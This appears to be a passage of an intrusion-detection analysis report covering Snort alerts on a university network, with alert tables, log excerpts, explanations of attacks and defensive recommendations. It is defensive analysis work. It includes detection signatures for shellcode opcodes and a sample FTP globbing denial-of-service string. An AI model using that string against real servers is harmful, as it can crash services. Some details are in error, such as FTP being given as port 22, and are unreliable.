11/28-20:32:44.708950 [**] Queso fingerprint [**] 65.214.36.150:57399 -> 4.4.179.80:80
```

Queso is fingerprinting the OS and opening several connections to it. One of the high ports happens to be TCP 55850, the myServer alert port. It is worth examining, but appears to be a false positive.

EXPLOIT x86 NOOP

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
81.48.123.117	713	713	1	1
66.183.191.107	596	1558	7	552
206.166.253.88	78	78	1	1
207.46.131.197	12	12	3	3
211.139.7.73	8	14	1	2

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)

4.4.150.101	713	724	1	3
4.4.27.210	151	151	2	2
4.4.86.110	123	133	1	2
4.4.150.210	92	92	7	7
4.4.106.222	78	157	1	4

Brief Description of Attack
Shellcode is the code that is used by an attacker to spawn a shell from a buffer overflow vulnerability. This snort alert triggers on the 0x90 character (also called NOP for NO Operation). Buffer overflows usually contain these no operation characters to properly execute their code.

The problem with this snort alert is that if anything is encrypted (e.g., VPN or SSL) the 0x90 character often shows up, lending a false positive. In this case, we have the following for an example:

```
11/28-18:41:54.172427 [**] EXPLOIT x86 NOOP [**] 66.183.191.107:1563 -> 4.4.27.210:445
11/28-18:41:54.193555 [**] EXPLOIT x86 NOOP [**] 66.183.191.107:1563 -> 4.4.27.210:445
11/28-18:41:54.214787 [**] EXPLOIT x86 NOOP [**] 66.183.191.107:1563 -> 4.4.27.210:445
```

Since port 445 is the Microsoft DS service, we can assume that there is an exploit for this service. Again, this could just be normal traffic, but the amount of alerts generated (151) seems quite high.

Defensive Recommendations
Disable port 445 if file sharing is not needed. Also, update to most current fixpacks.

Correlations
http://www.cert.org/current/scanning.html talks about port 445 having a lot of scanning activity and Denial of Service attacks run against it. This could explain much of what is going on here.

<u>High port 65535 udp - possible Red Worm – traffic</u>
Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.83.146	257	257	25	25
4.4.150.213	196	199	32	33
4.4.84.178	124	124	22	22
68.17.178.156	101	101	3	3
24.193.34.177	64	64	4	4

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.150.213	199	223	32	40
4.4.83.146	198	209	22	26
4.4.84.178	129	133	27	28
24.193.34.177	71	71	2	2
142.173.242.86	69	69	3	3

Brief Description of Attack
Red Worm (also known as the Adore Worm) attacks Linux machines by exploiting the rpc-statd, wu-ftpd, BIND or LPRng services (http://www.sans.org/y2k/adore.htm). A vulnerable version of LPRng is installed by default on Redhat 7.0 machines. Adore installs a trojaned version of ps and moves the original to /usr/bin/adore. Files are installed in /usr/lib/lib and e-mails are sent to several accounts.

The RC1 Trojan is a very dangerous remote desktop control Trojan, similar to netBus that uses UDP 65535 to communicate. This traffic is suspicious because the same source port and destination port are used each time:

```
11/28-18:06:50.059815 [**] High port 65535 udp - possible Red Worm - traffic [**]
218.121.232.89:65535 -> 4.4.150.213:6257
11/28-18:06:50.268394 [**] High port 65535 udp - possible Red Worm - traffic [**]
218.121.232.89:65535 -> 4.4.150.213:6257
11/28-22:08:43.591968 [**] High port 65535 udp - possible Red Worm - traffic [**]
24.193.34.177:65535 -> 4.4.150.213:6257
11/28-22:08:43.598093 [**] High port 65535 udp - possible Red Worm - traffic [**]
24.193.34.177:65535 -> 4.4.150.213:6257
```

Several external addresses are communicating with the same machine on the internal network. This could be a sign of someone inside the company having control of several machines outside the company.

Defensive Recommendations
Check all Unix machines for the /usr/bin/adore binary. Also, the SANS institute has created a program called Adorefind that will detect systems infected with this worm. We suggest running this on all Unix machines.

Correlations
Here's a description of the RC1 Trojan. This may or may not have anything to do with this detect, though, it is a possibility that someone on the internal network is taking control of external machine with this Trojan.
http://www.glocksoft.com/trojan_list/RC1_trojan.htm

Watchlist 000222 NET-NCFC

This is another watchlist similar to the "Watchlist 000220 IL-ISDNNET-990517" alert. Please refer to the above explanation.

IRC evil - running XDCC

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.104.64	345	345	4	4
4.4.86.110	91	91	2	2
4.4.114.14	81	81	1	1
4.4.114.39	72	72	1	1
4.4.150.139	59	59	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
193.163.220.3	321	321	8	8
192.116.253.10	228	228	1	1
206.167.75.78	92	92	1	1
216.152.65.144	23	23	1	1
198.163.214.2	1	1	1	1

Brief Description of Attack
Internet Chat Relay (IRC) is an old protocol that has been around since the start of the Internet. IRC works by interconnecting several IRC servers around the world into a loosely tied network. IRC clients are free and easy to use. XDCC has revolutionized the way IRC is used as it acts like an automated file server, listing the files on an IRC server automatically. So, IRC has become another way to share files easily.

It appears that several people are connecting from inside the network to IRC servers on the Internet and requesting files. This should be considered as an internal policy violation, as this can distract from work, and may be a legal liability some day. XDCC can be a problem for .edu domains, as they usually contain a lot of data and require a large backbone for students to use.

Defensive Recommendations
One can block IRC traffic at the firewall (TCP 6667 and 6666). If IRC is acceptable on the network, block XDCC requests.

Correlations

www.russonline.net/tonikgin/EduHacking.html contains good information on XDCC and hacking edu's.

SUNRPC highport access!

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
205.188.8.162	87	87	1	1
202.54.124.171	38	38	2	2
64.236.16.116	37	37	1	1
64.236.16.84	34	34	1	1
131.118.254.39	33	34	1	2

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.100.151	92	92	4	4
4.4.168.101	87	87	1	1
4.4.99.11	33	34	1	2
4.4.55.79	26	26	1	1
4.4.149.59	24	24	1	1

Brief Description of Attack
Sun Remote Procedure Calls (RPC's) run on high ports (32,000's). This detect is alerting that there these calls happening (someone is talking on a high, sunRPC port). In this case, all alerts are triggering on port 32771:

```
12/01-14:32:00.901316 [**] SUNRPC highport access! [**] 205.188.8.162:5190 ->
4.4.168.101:32771
12/01-14:32:04.093476 [**] SUNRPC highport access! [**] 205.188.8.162:5190 ->
4.4.168.101:32771
11/30-13:19:14.577629 [**] SUNRPC highport access! [**] 202.54.124.171:80 ->
4.4.149.59:32771
11/30-13:19:15.252790 [**] SUNRPC highport access! [**] 202.54.124.171:80 ->
4.4.149.59:32771
11/28-18:11:41.100354 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.740316 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
```

Defensive Recommendations
Block high RPC ports. If this is a non-issue, turn off the alert in snort to limit number of detects.

Correlations
According to ISS, port 32771 is sometimes used as an alternative to portmapper, instead of TCP port 111. This may be true here, but other information points to this being false.
http://www.iss.net/security_center/advice/Exploits/Ports/32771/default.htm

Also, the 64.236.16.118 IP address shows CNN as the domain name. When someone wishes to view video, sometimes high ports are opened to view this (CNN can choose this port at will). Since the source port is 80, this leads me to believe the user on the 4.4 network is watching something on the CNN website. Also, the connections are so close together, this is another reason for me to believe it is streaming video:

```
..
13    66.185.136.17    66.121 ms  pop1-atl-P4-0.atdn.net (DNS error) [AS1668] AOL Transit Data
Network
14    66.185.145.98    68.477 ms  cnn-ntower.atdn.net (DNS error) [AS1668] AOL Transit Data
Network
15    64.236.31.10     64.445 ms  DNS error [AS5662] Unknown
16    64.236.31.70     65.556 ms  DNS error [AS5662] Unknown
17    64.236.16.116    66.214 ms  www8.cnn.com [AS5662] Unknown
```

```
11/28-18:11:41.100354 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.740316 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.759028 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.762254 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.762300 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.781619 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.781639 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.782101 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.782260 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
11/28-18:11:41.783076 [**] SUNRPC highport access! [**] 64.236.16.116:80 ->
4.4.100.151:32771
```

SMB C access

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
203.233.59.129	9	38	2	30
210.83.21.210	5	13	4	10
61.187.57.12	4	239	2	237

61.182.65.39	4	280	2	276
140.127.7.13	4	230	2	227

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.132.43	83	122	39	52
4.4.190.100	73	162	68	99
4.4.190.102	67	149	61	95
4.4.137.36	30	65	26	41
3.3.137.46	27	62	27	40

Brief Description of Attack
This alert indicates that someone, with an established TCP/IP session, tried to gain access to the default administrative share C$. If there are no access controls on this share, the attacker would be able to execute anything on the C: drive of this system. SMB scanning is quite common on the Internet. If an attacker finds a writeable C$ drive, all types of warez can be served from this machine.

Defensive Recommendations
Block netBIOS requests from the Internet. If file sharing is required, allow only certain IP addresses to access netBIOS. Look at all machines that are sharing files to ensure all of them have proper access controls.

Correlations
Quite common scan, so many people will experience the same thing.

<u>TFTP – Internal UDP connection to external tftp server</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.130.187	196	196	10	10
4.4.139.10	103	103	4	4
68.14.128.176	21	21	4	4
4.4.88.220	4	6	1	3
195.92.252.254	3	4	1	2

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)

172.16.1.6	33	33	1	1
200.65.188.131	32	32	1	1
130.13.105.43	31	31	1	1
130.200.100.16	30	30	1	1
130.38.18.68	26	26	1	1

Brief Description of Attack
Refer to the previous TFTP detect (TFTP – External UDP connection to internal tftp server). In this case, however, we have internal machines going to external tftp servers. This is most dangerous for 2 reasons. One, if the machine is <u>not</u> compromised, then someone on the internal is transferring data plain text and unencrypted across the Internet. Second, this may be a sign of a machine being compromised. If an attacker was able to break into a machine, they may try to download code from another tftp server outside the network. Also, worms have been known to use tftp to propagate themselves.

Defensive Recommendations
Do not allow tftp outside the HOME_NET. Better yet, do not allow the use of tftp at all; use a secure method of file transfer such as OpenSSH.

Correlations
TFTP is used quite often and is a source of many alerts. Check the source machines for evidence of compromise or malicious files.

<u>**Null scan!**</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
199.203.186.67	134	136	1	1
213.33.77.173	105	108	2	2
64.169.240.211	14	14	1	1
217.41.9.89	12	12	1	1
218.226.43.252	6	6	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.84.227	252	852	3	15
4.4.150.213	12	223	3	40

4.4.185.48	12	169	1	38
4.4.91.104	9	19060	4	15
4.4.86.102	8	132	3	25

Brief Description of Attack
A null scan occurs when an attacker sends a forged packet to a remote port without any TCP flags set (Null). The attacker is looking for a RST packet from the port to indicate it is closed. If one receives no RST packet back, you may assume the port is open. In this particular null scan, looks like the source and destination ports are both 0 (zero).

```
11/29-16:00:00.841965 [**] Null scan! [**] 213.33.77.173:0 -> 4.4.84.227:0
11/29-18:45:01.984461 [**] Null scan! [**] 199.203.186.67:0 -> 4.4.84.227:0
12/01-12:55:20.056161 [**] Null scan! [**] 64.169.240.211:0 -> 4.4.84.227:0
```

As a side note, this behavior is specified in RFC 793.

Defensive Recommendations
Drop null scans at the firewall. Do not let any packets through with source and destination ports of 0 (zero).

Correlations
Here are some lines from the Scan.* files:

```
Nov 29 18:45:57 199.203.186.67:0 -> 4.4.84.227:0 NULL ********
Nov 29 18:46:02 199.203.186.67:0 -> 4.4.84.227:0 NULL ********
Nov 29 18:46:04 199.203.186.67:0 -> 4.4.84.227:0 NULL ********
```

This shows no TCP bits set and source/destination ports of 0, proving the null scan.

<u>Port 55850 UDP – Possible myserver activity – ref. 010313-1</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
4.4.140.9	123	182	4	6
4.4.86.102	4	113	1	6
128.103.160.231	3	3	1	1
4.4.188.24	2	6	1	1
128.3.28.80	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
137.145.206.116	39	39	1	1
128.252.120.3	32	32	1	1
130.132.252.244	30	30	1	1
152.3.2.244	22	22	1	1
4.4.140.9	4	9	2	5

Brief Description of Attack
See myserver alert above (Port 55850 TCP – Possible myserver activity ref. 010313-1). This is basically the same alert, except on 55850 UDP. In the above description, I mention this could have been a type, but maybe the author of the snort rules was just being paranoid and flagging all port 55850 access.

From looking at the sources of this alert, I would be very concerned. There are both internal and external hosts generating alerts.

```
11/27-20:50:22.716810 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.140.9:55850 -> 152.3.2.244:33439
11/27-20:50:22.717327 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.140.9:55850 -> 152.3.2.244:33440
11/27-20:50:22.717820 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.140.9:55850 -> 152.3.2.244:33441
11/29-23:07:57.202211 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.86.102:55850 -> 239.255.255.253:427
11/29-23:07:57.202225 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.86.102:55850 -> 239.255.255.253:427
11/29-23:07:57.202239 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
4.4.86.102:55850 -> 239.255.255.253:427
12/01-07:22:53.965433 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
128.103.160.231:55850 -> 4.4.140.9:33468
12/01-07:22:53.976757 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
128.103.160.231:55850 -> 4.4.140.9:33469
12/01-07:22:53.988039 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**]
128.103.160.231:55850 -> 4.4.140.9:33470
```

Notice the incrementing destination ports on 11/27 and 12/01. On 11/29, the destination ports are the same. I would think this is a result of myserver being multithreaded and kicking off more than one process at a time.

Defensive Recommendations
Check all internal machines in the alert table for possible compromise. Don't allow UDP or TCP port 55850 to communicate across the Internet.

Correlations
An interesting note, 128.252.120.3, 130.132.252.244 and 152.3.2.244 belong to Washington University, Yale University and Duke University respectively, according to http://www.samspade.org. There could be cause for alarm here as this

means other universities may have access to internal Watsamatta-U data.

FTP DoS ftpd globbing

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
200.65.87.137	97	97	1	1
217.128.89.32	1	1	1	1
213.44.217.68	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.100.158	98	136	2	9
4.4.114.116	1	1	1	1

Brief Description of Attack

Vulnerable FTP servers will crash if wildcards are passed to it. For example: LIST */../*/../*/../*/.. may crash some servers. If 4.4.100.158 is running an FTP server, the person at 200.65.87.137 may be trying to DoS it.

```
11/27-11:21:35.563524 [**] FTP DoS ftpd globbing [**] 213.44.217.68:4374 -> 4.4.100.158:21
11/27-14:22:39.990139 [**] FTP DoS ftpd globbing [**] 200.65.87.137:4552 -> 4.4.100.158:21
11/27-14:23:29.223372 [**] FTP DoS ftpd globbing [**] 200.65.87.137:4552 -> 4.4.100.158:21
11/27-13:21:12.955194 [**] FTP DoS ftpd globbing [**] 217.128.89.32:4679 -> 4.4.114.116:21
11/27-11:21:35.563524 [**] FTP DoS ftpd globbing [**] 213.44.217.68:4374 -> 4.4.100.158:21
```

Defensive Recommendations

Do not use FTP, use a secure transmission protocol such as ssh. Check to see if the version of FTP being used is vulnerable to this type of attack. If ftp is necessary, update to the most recent version available from the vendor.

Correlations

Note that the source ports are oddly similar. This could be the result of a script or program that picks source ports that begin with 4000. Normally, source ports will change drastically on each SYN connection. These seem to be very similar, leading to the conclusion that all are using an automated DoS tool.

High port 65535 tcp – possible Red Worm – traffic

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
160.94.128.51	19	19	1	1
4.4.86.102	8	113	3	6

4.4.6.40	8	13	2	3
160.36.201.81	6	6	1	1
211.97.104.57	5	164	1	26

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.6.40	19	494	1	53
4.4.86.102	10	132	3	25
160.94.128.51	7	7	1	1
4.4.130.201	5	64	1	3
4.4.153.178	5	7	1	3

Brief Description of Attack
See above description of Red Worm UDP traffic (High port 65535 udp – possible Red Worm – traffic). Since this traffic is using TCP, it is more likely the Adore worm as the vulnerable services are normally running on TCP ports rather than UDP.

Defensive Recommendations
Again, inspect all hosts that appear in the source and destination on the local network for signs of intrusion. A firewall to prevent all communication except services that are needed may be a good idea.

Correlations
The following lines may prove that this is Adore:

```
11/29-13:16:05.906406 [**] High port 65535 tcp - possible Red Worm - traffic [**]
160.94.128.51:65535 -> 4.4.6.40:25
11/29-13:16:06.259497 [**] High port 65535 tcp - possible Red Worm - traffic [**]
160.94.128.51:65535 -> 4.4.6.40:25
11/29-13:16:06.639465 [**] High port 65535 tcp - possible Red Worm - traffic [**]
160.94.128.51:65535 -> 4.4.6.40:25
```

As noted in the previous Red Worm detect, Adore sends e-mails to certain accounts once a machine has been infected. The Adore infected machine at 160.94.128.51 is connecting to 4.4.6.40's SMTP or mail server. This may correlate the two services.

<u>Tiny Fragments – Possible Hostile Activity</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
68.36.90.84	25	26	1	1

64.199.233.212	15	15	1	1
64.199.234.7	12	12	1	1
68.32.106.31	6	6	2	2
68.36.243.142	2	2	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.84.166	29	29	3	3
4.4.184.37	25	36	1	6
4.4.83.146	4	109	1	26
4.4.116.68	2	97	1	15
4.4.150.213	2	223	1	40

Brief Description of Attack
Network devices usually do not fragment their traffic to less than 256 bytes. Snort allows you to set the threshold to 256, 128, 64, etc. Possible explanations of tiny fragments are nmap scans and Fragrouter fragments (a good paper found here: http://www.sans.org/rr/encryption/IP_frag.php).

Defensive Recommendations
Do not pass fragments smaller than 128 or 256 into the network; drop them at the router. This will prevent tiny fragments from entering the network.

Correlations
The 68.x and 64.x IP blocks belong to Comcast and McLeodUSA, respectively. These companies are large Internet Service Providers (ISP's). Normally, a lot of scan traffic is seen from these ISP's, and therefore is what I will assume that the above alerts are. I would venture to guess that these are nmap scans against the internal network. There are not enough alerts to warrant alarm.

EXPLOIT x86 setuid 0

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
149.159.72.218	10	12	2	2
140.117.93.65	5	5	1	1
202.96.114.252	3	3	2	2
198.118.229.166	3	3	1	1

66.227.96.46	2	2	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.86.110	8	133	1	2
4.4.88.158	7	12	6	7
4.4.86.19	5	15	1	4
4.4.84.227	4	852	4	15
4.4.168.82	2	2	1	1

Brief Description of Attack
This alert is triggered by the contents of "|b017 cd80|" in the packet. This content is the code for SETUID(0) in machine language. Since the match string is so short, it is a prime candidate for false positives. For example, just like the "EXPLOIT x86 NOOP" detect, if a binary or encrypted traffic is seen, this combination of text may be common, and therefore would throw a false alert.

Defensive Recommendations
Check all destination addresses on the HOME_NET for signs of intrusion or pinpoint the cause of the alert by looking at packet captures. Looking at the raw packets can be essential in discovering false positives.

Correlations
No correlations were discovered in the Scan files or OOS files. This exploit looks like it was run quite a few times in the environment and could be cause for alarm.

EXPLOIT x86 setgid 0

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
128.111.164.211	3	3	1	1
64.17.230.180	3	3	1	1
18.96.0.179	3	5	1	1
149.159.72.218	2	12	1	2
149.169.32.157	1	1	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)

4.4.88.158	5	12	3	7
4.4.84.227	4	852	2	15
4.4.145.94	3	3	1	1
4.4.185.48	2	169	2	38
4.4.84.218	2	2	2	2

Brief Description of Attack
See “EXPLOIT x86 setUID 0” for basic explanation. This alert is triggered by the contents of “|b0b5 cd80|” in the packet which is the opcode for SETGID(0).

Defensive Recommendations
See “EXPLOIT x86 setUID 0”

Correlations
After looking at the setGID and setUID alerts, the following table was built:

Destinations	SetUID(0)	SetGID(0)	Src port	Dst port
4.4.88.158	X	X	random	412/414
4.4.84.227	X	X	random	1828
4.4.145.94		X	22	38777
4.4.185.48	X	X	2718	6346

It is *imperative* that one investigate the servers on the HOME_NET that have both SetUID(0) and SetGID(0) alerts as this should be an uncommon occurrence, though still could happen. I would discount 4.4.145.94’s alert as false positive, as the source port is 22 (SSH) and the channel is most likely encrypted. The others, however, I would investigate closely. If packet dumps are available, one may be able to reconstruct any binaries coming across the wire. This may be useful in detecting a zero-day, or previously unknown to anyone outside the underground hacker community, vulnerability.

<u>**NMAP TCP ping!**</u>

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
67.36.84.5	8	8	1	1
202.79.209.70	7	7	4	4
64.119.138.2	5	5	2	2

193.41.181.254	4	4	2	2
62.90.6.1	3	3	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.86.102	18	132	5	25
4.4.111.140	7	66	6	42
4.4.137.7	6	195	4	48
4.4.113.4	5	38	2	21
4.4.91.104	2	19060	1	15

Brief Description of Attack
This alert shows that someone used the ping option in the network scanner nmap to see if a host was alive. The alert looks at the TCP packet for an ACK flag in which the Ack number is 0. This is an example from http://www.whitehats.com/IDS/28

```
12/22-13:35:44.910929 source:47212 -> target:80
TCP TTL:39 TOS:0x10 ID:54841
******A* Seq: 0xF7D00003   Ack: 0x00000000   Win: 0x1000
```

Defensive Recommendations
This is a common test to see if a host is alive. One can block incoming TCP packets at the firewall, if one is paranoid

Correlations
Note that in some of the destination hosts, an nmap ping was one of the first alerts shown. Also, there are several alerts associated with the hosts that returned an ICMP packet. If ICMP was stopped at the firewall, there would probably not have been as many attacks run against the hosts.

External RPC call

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
80.13.105.223	32	32	7	7
62.163.102.123	7	11	3	6

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.109.102	9	149	2	95

4.4.190.52	6	46	1	37
4.4.190.100	5	162	1	99
4.4.190.55	4	64	1	48
4.4.190.17	4	54	1	32

Brief Description of Attack
Several portmapper requests were received from external sources. Portmapper runs on servers that have RPC's enabled and will list the RPC services available when asked.

```
11/29-21:00:45.488987 [**] External RPC call [**] 80.13.105.223:718 -> 4.4.190.17:111
11/29-21:01:11.270148 [**] External RPC call [**] 80.13.105.223:718 -> 4.4.190.17:111
11/29-21:01:12.202893 [**] External RPC call [**] 80.13.105.223:718 -> 4.4.190.17:111
11/29-21:01:13.154464 [**] External RPC call [**] 80.13.105.223:718 -> 4.4.190.17:111
11/29-21:02:18.052618 [**] External RPC call [**] 80.13.105.223:719 -> 4.4.190.36:111
11/29-21:02:19.653372 [**] External RPC call [**] 80.13.105.223:719 -> 4.4.190.36:111
11/29-21:02:21.974805 [**] External RPC call [**] 80.13.105.223:719 -> 4.4.190.36:111
11/29-21:02:29.471366 [**] External RPC call [**] 80.13.105.223:721 -> 4.4.190.52:111
11/29-21:02:29.948575 [**] External RPC call [**] 80.13.105.223:720 -> 4.4.190.55:111
11/29-21:02:30.022591 [**] External RPC call [**] 80.13.105.223:721 -> 4.4.190.52:111
```

The detects show several calls to portmapper (TCP port 111) across hosts on the same subnet (4.4.190.x). I would consider this a scan to find map out RPC's on a network by sending requests to the portmapper service. Since this looks to be a scan, there may not be portmapper running on these services, rather a dumb scan calling out for portmapper. Scary thing here is the attacker seems to know which hosts are active as the IP addresses are not incremental.

Defensive Recommendations
If not using RPC's on the internal network, disable portmapper as it would be an unused service. If RPC's are used, only allow execution of them from the internal network.

Correlations
According to http://www.samspade.org, the two source IP addresses are from France and the Netherlands, respectively. If I were a network administrator, I would be alarmed that someone in those two countries are trying to access my RPC's. Attackers like RPC services as they aer easy to DoS and often contain several vulnerabilities.

External FTP to HelpDesk 4.4.70.50

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.207.152.186	17	56	1	32

162.33.190.22	4	1966	1	807
64.132.13.249	3	87	1	3
62.163.125.86	2	4	1	2
62.163.102.123	2	11	1	6

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.70.50	30	30	7	7

Brief Description of Attack
This is a custom written rule to detect when an external File Transfer Protocol (TCP port 22) connection is made to the 4.4.70.50 helpdesk. FTP is unencrypted and therefore transmits usernames and passwords in clear text.

It appears that some people connecting to the FTP server have malicious intent:

```
11/28-16:46:39.831026 [**] External FTP to HelpDesk 4.4.70.50 [**] 64.132.13.249:58216 ->
4.4.70.50:21
11/28-16:46:40.295042 [**] External FTP to HelpDesk 4.4.70.50 [**] 64.132.13.249:58227 ->
4.4.70.50:21
11/28-16:46:40.798731 [**] External FTP to HelpDesk 4.4.70.50 [**] 64.132.13.249:57775 ->
4.4.70.50:21 1
1/28-16:46:41.987459 [**] External FTP to HelpDesk 4.4.70.49 [**] 64.132.13.249:58274 ->
4.4.70.49:21
11/28-16:46:42.395804 [**] spp_http_decode: IIS Unicode attack detected [**]
64.132.13.249:4907 -> 4.4.70.207:80
11/28-16:46:42.395804 [**] spp_http_decode: IIS Unicode attack detected [**]
64.132.13.249:4907 -> 4.4.70.207:80
11/28-16:46:42.395804 [**] spp_http_decode: IIS Unicode attack detected [**]
64.132.13.249:4907 -> 4.4.70.207:80
11/28-16:46:42.395804 [**] spp_http_decode: IIS Unicode attack detected [**]
64.132.13.249:4907 -> 4.4.70.207:80
```

This server is connecting to several help desks, but also running IIS Unicode attacks. I would add this host to a blacklist file.

Defensive Recommendations
Use an encrypted protocol, such as ssh. Another method to use would be to authenticate people through a VPN server to create an encrypted tunnel. This is a great method for remote employees to access the network.

Also, one could deny all incoming FTP connections to the help desk and allow only local servers to access it.

Correlations
The helpdesk IP is probably running FTP, quite possible, IIS and therefore would be a windows machine.

Possible Trojan server activity

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
165.123.234.13	6	6	1	1
4.4.140.47	4	4	1	1
4.4.29.3	3	3	1	1
12.221.34.251	1	1	1	1
4.4.86.102	1	113	1	6

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.29.3	6	11	1	4
217.228.90.221	4	4	1	1
165.123.243.13	3	3	1	1
4.4.86.102	1	132	1	25
4.4.116.68	1	97	1	15

Brief Description of Attack
The TCP port 27374 is common throughout all these alerts, which is the port subseven (sub-7) uses. Sub-7 is a remote access Trojan that has features such as a scanner, port redirection and several “tricks” like talking to the user through the speaker and viewing the user’s desktop. TCP 27374 is the default port for sub-7 version 2.

Defensive Recommendations
Check local machines IMMEADIATELY! Sub-7 is extremely dangerous as it can also be used to attack other machine (e.g., participate in DdoS attacks).

Correlations
There are both source and destinations inside and outside the network receiving this alert. Could be a dangerous situation, as the entire internal network could be compromised.

External FTP to HelpDesk 4.4.70.49

Top 5 Source(s) and Destination(s)Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)

63.194.239.35	3	32	1	3
64.132.13.249	3	87	1	3
62.163.125.86	2	4	1	2
162.33.190.22	2	1966	1	807
205.158.61.240	1	2	1	2

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.70.49	12	12	6	6

Brief Description of Attack
See "External FTP to HelpDesk 4.4.70.49"

Defensive Recommendations
See "External FTP to HelpDesk 4.4.70.49"

Correlations
All sources alerted on 4.4.70.49 and .50. Quite interesting as some of the previous (.49) detects didn't know about the .50 help desk.

IDS552/web-iis_ISS ISAPI Overflow ida nosize

Top Source(s) and Destination(s) Receiving This Alert

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
217.5.202.31	8	11	8	9

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
4.4.190.52	1	46	1	37
4.4.70.185	1	6	1	3
4.4.70.18	1	3	1	2
4.4.70.205	1	1	1	1
4.4.70.135	1	8	1	2

Brief Description of Attack
An unchecked buffer in Microsoft's IIS server ISAPI extension can lead to SYSTEM level access. This alert indicates that an exploit was run to take advantage of this vulnerability. Several links are available off of http://www.whitehats.com/ids/552.

Defensive Recommendations
